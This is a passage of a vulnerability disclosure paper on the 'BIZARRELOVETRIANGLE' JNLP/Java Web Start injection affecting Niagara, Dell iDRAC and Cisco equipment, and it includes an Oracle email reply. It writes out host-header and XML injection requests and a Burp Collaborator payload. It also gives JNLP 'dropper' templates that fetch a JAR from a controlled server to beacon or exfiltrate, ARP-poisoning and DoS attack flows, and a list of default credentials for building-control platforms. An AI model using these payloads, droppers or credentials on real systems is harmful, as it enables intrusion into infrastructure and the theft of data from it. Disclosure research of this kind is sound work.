A modified JNLP file tampered through BIZARRELOVETRIANGLE injection via an affected iDRAC or ASA can be used such as an innocuous function modified to periodically issue a malicious or malformed GET request to the affected device:




Additional reading on abusable and injectable / controllable parameters useful for this type of injection / reflection can be found at JNLP File Syntax (oracle.com).

This attack flow also demonstrates a critical design flaw inherent in the JNLP format and client-side processors. Other vendors have acknowledged the viability of this attack and, as demonstrated here, the necessary components are present and available via updated equipment selected from their contemporary product lines. (Cisco, Dell, Honeywell, etc.)

Additional reading:

Technical Bulletin: Update Niagara to Address JNLP/Web Start Vulnerability - ControlTrends

This condition was also specifically noted via direct vendor communications on March 2, 2021:


*From:* secalert_us (Bill) <secalert_us@oracle.com>
*Sent:* Tuesday, March 2, 2021 6:33 PM
*To:* Ken Pyle
*Subject:* Re: Potential Critical Vulnerability Disclosure

Hello Ken,

Our team reviewed the paper. Here is the response:

To clarify, we were not able to identify any vulnerabilities in WebStart itself based on the information from the report. From our understanding the injection issue described in the report exists in a server-side application from another vendor. The issue was just used to deliver a malicious JNLP to the client. Leveraging this to execute arbitrary code on the client would still require bypassing WebStart's security model, which includes various controls such certificate verification and signed JAR file validation. These security prompts/safeguards have been in place for years. Outdated versions prior to that would be missing many other critical security patches as well, we recommend our users to follow security best practices and always update to the latest releases.

The description below is an overview of various security controls in Java WebStart. The information should provide answers to many of the questions that you posed. If you have identified any cases where these controls can be bypassed or do not behave as expected/documented, then a PoC along with detailed steps to reproduce (including configuration settings) would be helpful to figure out the issues.




JAVA Invocation is *not* necessary to abuse execution and unsafe processing flaws in JNLP processors and execution.

The JAVA Security model / file validation mechanisms do not prohibit or fully prevent attacks leveraging JWS / JNLP as a direct target of attack: *JNLP files are not signed, perform no checking beyond proper syntax, the processor will invoke GET Requests, DNS beaconing, code processing, and direct attacks against JAVA.*

The processor and format are critically flawed due to improperly sanitized input and abusable conditions such as: flexible file format abuses via reflected file download (arbitrary XML injection / processing) and unchecked functions controllable by the attacker / abusable for attack via remote or local vectors*.

*In the same sense that Cross-Site Scripting and HTML injection are considered security vulnerabilities and exploitable conditions, XML injection and Host Header Injection attacks of this type **must** be considered a new type of code execution and injection attack.*

*If client controllable parameters are security vulnerabilities and exposures in HTML / web browsers / web applications, they are equally valid security vulnerabilities in JNLP / XML processors.* The primary distinction between the application sets is the markup language they process. *This distinction is clearly made by ORACLE in product documentation.*

Additionally, as noted by ORACLE: the processor delivers code directly to JAVA, all that is needed for JAVA exploitation is signed code, insecure configuration, or social engineering.

*Note: CYBIR is keeping additional exploitation vectors and new attacks private due to continued contentious interactions, breach of confidentiality, and other actions by affected vendors.*

**Malformed Web Requests such as malicious GET requests via fields injected via JNLP, direct local alteration, Man-in-The-Middle.*

*Example Kill Chain #5 – BIZARRELOVETRIANGLE – HOST HEADER INJECTION TO REMOTE, PERISTENT, STORED, CODE EXECUTION – FULL EXPLOITATION (NIAGARA Family)*

In this example, a popular and widely adopted Building Control / HVAC / IOT / Infrastructure platform (NIAGARA) is used to demonstrate the power of this attack. The user is directed to the JWS download link or can directly vist /webstart/jnlp_download and be automatically redirected.

The request is tampered with:


```
GET /webstart/jnlp_download HTTP/1.1
Host: test.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:84.0) Gecko/20100101 Firefox/84.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
```

The application responds with a redirect integrating the injected input when the host header is tampered with:

```
HTTP/1.1 302 Found
x-frame-options: sameorigin
Content-Type: application/x-java-jnlp-file
Location: http://test.com/webstart/jnlp_redirect/                .jnlp
Connection: close
```

This redirects the victim to the FQDN or IP specified:

```
GET /webstart/jnlp_redirect/                jnlp HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:84.0) Gecko/20100101 Firefox/84.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language
Accept-Encoding
DNT: 1
Connection: clo
Referer: http:/
Upgrade-Insecur
Host: test.com
```




The victim will be redirected to the controlled site to download the tampered JNLP file and code execution can be obtained through exploitation of the endpoint or user.

Extending the attack, the HOST field can be further attacked to tamper with the XML file directly.

The HOST field is again injected, this time with XML code / JNLP formatting PoC:


```
GET /webstart/jnlp_redirect [redacted] HTTP/1.1
Host: fakesite.com" href="NOTWEBSTART.JNLP"></jnlp>
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:84.0) Gecko/20100101 Firefox/84.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
```

The application returns the JNLP file with the XML code injected via HOST, demonstrating control of XML injection and persistence through the JNLP file being downloaded:


```
HTTP/1.1 200 OK
x-frame-options: sameorigin
Last-Modified: [redacted]
Content-Type: application/x-java-jnlp-file;charset=iso-8859-1
Connection: close

<?xml version="1.0" encoding="UTF-8"?>
<jnlp spec="7.0+" codebase="http://fakesite.com" href="NOTWEBSTART.JNLP"></jnlp>" href="webstart/wbwebstart.jnlp">
  <information>
    <title>[redacted] fakesite.com" href="NOTWEBSTART.JNLP"></jnlp></title>
    [redacted]
    <icon href="webstart/shortcut-icon" />
  </information>
  <security>
    <all-permissions/>
  </security>
  <resources>
    <java version="1.8+" href="http://java.sun.com/products/autodl/j2se" />
    [redacted]
  </resources>
  <application-desc main-class=[redacted]
    <argument>[redacted]
  </application-desc>
  <update check="always" policy="always"/>
</jnlp>
```


This JNLP file is executed by JAVA In this example, a BURP COLLABORATOR payload is injected:

*******.burpcollaborator.net " href= "pwn3d.jnlp ">*





Collaborator serves the tampered request, redirects JNLP retrieval, and parses the USER-AGENT string for java, demonstrating code execution and retrieval:



POC is provided from both client and server.


Successful JNLP injection, client-side interaction and retrieval through a third-party tracking site, retrieved content shown in JAVA Console, Server Side Content / PoC, Burp Collaborator Client:





```
HTTP/1.1 200 OK
Server: Burp Collaborator https://burpcollaborator.net/
X-Collaborator-Version: 4
Content-Type: text/html
Content-Length: 53

<html>
  <body>
    k09i
  </body>
</html>
```


*This is a critical exposure as an attacker can directly inject and alter JNLP parameters, execution, files retrieved, and tamper with other environmental variables.* The download will appear to be trusted, can be injected to disable or bypass JNLP / JAR execution restrictions, and signed code will execute.

OSINT activities against these controllers and devices reveals extremely unsafe security practices by the administrators and primary deployment / requestors for the JNLP / format:







https://www.raspberrypi.org/forums/viewtopic.php?t=258520





This URL will provide access to a number of industry forums frequented by HVAC, industrial control engineers, and facilities managers: https://www.servicetitan.com/blog/best-hvac-blogs.

The small sample / extract above is one of the many *highly insecure practices and advice available publicly and strongly suggested by field support groups and power users.*



These sites openly share default or company passwords, configurations, security procedures, and procedures.

https://columbustemp.smartsupportapp.com/articles/58-Passphrase-Username-Password-default



**Tags:** config.bog, IP, ip address, n4.1, passphrase, Password, username

Passphrase and Jace 8000 default IP address

Distech 192.168.1.140
Vykon 192.168.1.140
JCI FX80 192.168.1.149

1 of 4

**Niagara 4 Passphrase and Jace 8000 default IP address** Sept 2017

**Johnson FX Facility Explorer N4 (JCI calls it N14)**

Default IP = 192.168.1.149

**Platform** default credentials

Username = jci
Password = explorer
Passphrase = explorer

**Station** default credentials

Username = admin

*http://s3.amazonaws.com/smartsupport/media/1173/199857/original/1-Passphrase-Username-Password-default_v5.pdf*

**Honeywell Webs Niagara 4**

Default IP = 192.168.1.140

Default Platform credentials

Username = honeywell
Password = webs
Passphrase = webs (ok as of Aug 2, 2016)
= websn4 (old) orig shown in Honeywell lit
= niagara (old) orig shown in Honeywell lit

**Vykon Niagara 4**

Default IP = 192.168.1.140

Default Platform credentials


Username = tridium
Password = niagara
Passphrase = Niagara

***Attacks against this group of users, devices, and webserver would be simple, persistent, and highly critical at scale.***

*BIZARRELOVETRIANGLE – Execution Canary and Metadata Source*

Usage of this novel attack and delivery method as an execution canary, metadata source, and vulnerable user identification tool is extremely simple and requires little more than a port listener or webserver logging client browser / HTTP requests on the configured port.

The victim is enumerated and fingerprinted via NETCAT listener, passive / active attack:




The victim has launched the malicious JNLP and JAVA has triggered an external web page retrieval. The attacker now retrieves egress / victim IP information, the exact version of JAVA installed on the victim machine, and understands that the victim will launch / execute JAVA / JNLP files when delivered in a convincing manner. In many scenarios, such as non-default installations, this can indicate file / association or automatic launch and access to the JAVA VM.

*BIZARRELOVETRIANGLE – Advanced Refinement: Beaconing / Tracking / Metadata Exfiltration Exploit Code*

The JNLP format and framework are remarkably flexible and easy to manage. In this code snippet, a JNLP app is built, retrieves an icon file from a controlled server and attempts to retrieve a JAR File.

*As long as the JAR file is signed or meets / bypasses JAVA restrictions on execution (ex. Sites list, sandbox escape, signed code, exploitation), it will execute.* The JAR file can perform no function, a malicious function, or appear totally innocuous.

Dropper Code on Host:

```
<jnlp codebase="https:// CONTROLLEDSERVER.COM/" href="PATHTOJNLP">
<application-desc main-class="BEACON">
</application-desc>
  <update check="always" policy="always" />
</jnlp>
```

Alternatively, or as a file hosted on the server which will be loaded / updated by the Dropper:

```
<jnlp codebase="https://CONTROLLEDSERVER.COM/" href="PATHTOJNLP">
  <information>
    <title>Beacon</title>
       <icon href="PATH TO VALID PICTURE" />
  </information>
  <resources>
    <java version="1.8+" href="http://java.sun.com/products/autodl/j2se" />
    <jar href="/PATHTOSIGNEDJAR" main="true" />
  </resources>
  <application-desc main-class="CLASSNAME">
  </application-desc>
  <update check="always" policy="always" />
</jnlp>
```

**By requiring a "minimum" java version, an attacker can enumerate the installed JAVA version, susceptibility of the user to attacks, and exploitable software presence through execution canaries and client browser strings embedded in requests.*

The UPDATE CHECK and other configurable options can allow for a number of abusable options.

| | | | |
|---|---|---|---|
| update | | The update element is used to indicate the preferences for how application updates should be handled by the JNLP Client. | 6.0 |
| | check | Indicates the preference for when the JNLP Client should check for updates. It can be always, timeout, or background.. | 6.0 |
| | policy | Indicates the preference for how the JNLP Client should handle an application update when it is known an update is available before the application is launched. It can be always, prompt-update, or prompt-run. | 6.0 |


This functionality can be abused via direct injection, poisoning of JNLP fields / options, or as an installed application which runs in the background and "updates" itself to beacon or exfiltrate data. This data can be encoded in a number of formats, including JNLP supported compression (PACK200).

*Applied Attack Example – Dell iDRAC Host Header Injection (FULLCLIP & BIZARRELOVETRIANGLE) & Man-In-The-Middle through Layer 2 attacks to Remote Client Side Exploitation of JNLP processing*

In this example, a Dell x1026p switch running current (3.0.1.8) firmware or Cisco SMB series switch is used to demonstrate an attack via MiTM or Layer 2 / 3 network abuses.

Attack flow / Code Execution / Man-In-The-Middle:

- The security team attacks a vulnerable parameter.
- The device immediately reboots, the IP address of the currently authenticated user is determined.
- The security team poisons ARP
- The security team injects arbitrary XML through a specially formatted request sent to the victim or injects malicious traffic, or performs MiTM through Layer 2 attacks.
- Code execution / tampering / is obtained:




Targeting of administrators or power users via this vector can be extremely powerful. These users typically install, access, and / or maintain the required components (ex. Dell iDRAC & VRTX Series switches and Dell iDRAC controller with JWS functionality, Cisco SMB Switches and ASA with JWS functionality, Netgear Switches and SuperMICRO BMC.)

The fundamental flaws needed to trigger this attack (Man-in-the-Middle, poisoning, Layer 2 Vectors, DNS based attacks) are all possible via this vector. Multiple vendors have acknowledged the viability of this attack and, as demonstrated here, the necessary components are present and available via updated equipment selected from their contemporary updated product lines. (Cisco, Dell, Honeywell, etc.)

*Note: The switch attacks referenced here have been privately disclosed and acknowledged by the affected vendors via private disclosure.*


*Applied Attack Example – Denial of Service & Client-Side Attacks through Various Attacks*

In this example, a Dell x1026p switch running current (3.0.1.8) firmware or Cisco SMB switch is used to demonstrate client-side injection and Denial of Service vectors through JNLP parameter manipulation.


Attack flow / Denial of Service:

- The security team sends a victim a specially crafted link.
- The security team injects arbitrary content through a specially formatted request sent to the victim OR injects malicious traffic / performs MiTM through Layer 2 attacks.
- The client processor, browser, or program attempts to retrieve the malicious switch DoS URL.

  JavaWebStart Retrieval:




- The device reboots upon submission of this request via the victim's compromised JNLP processor / tampered file:

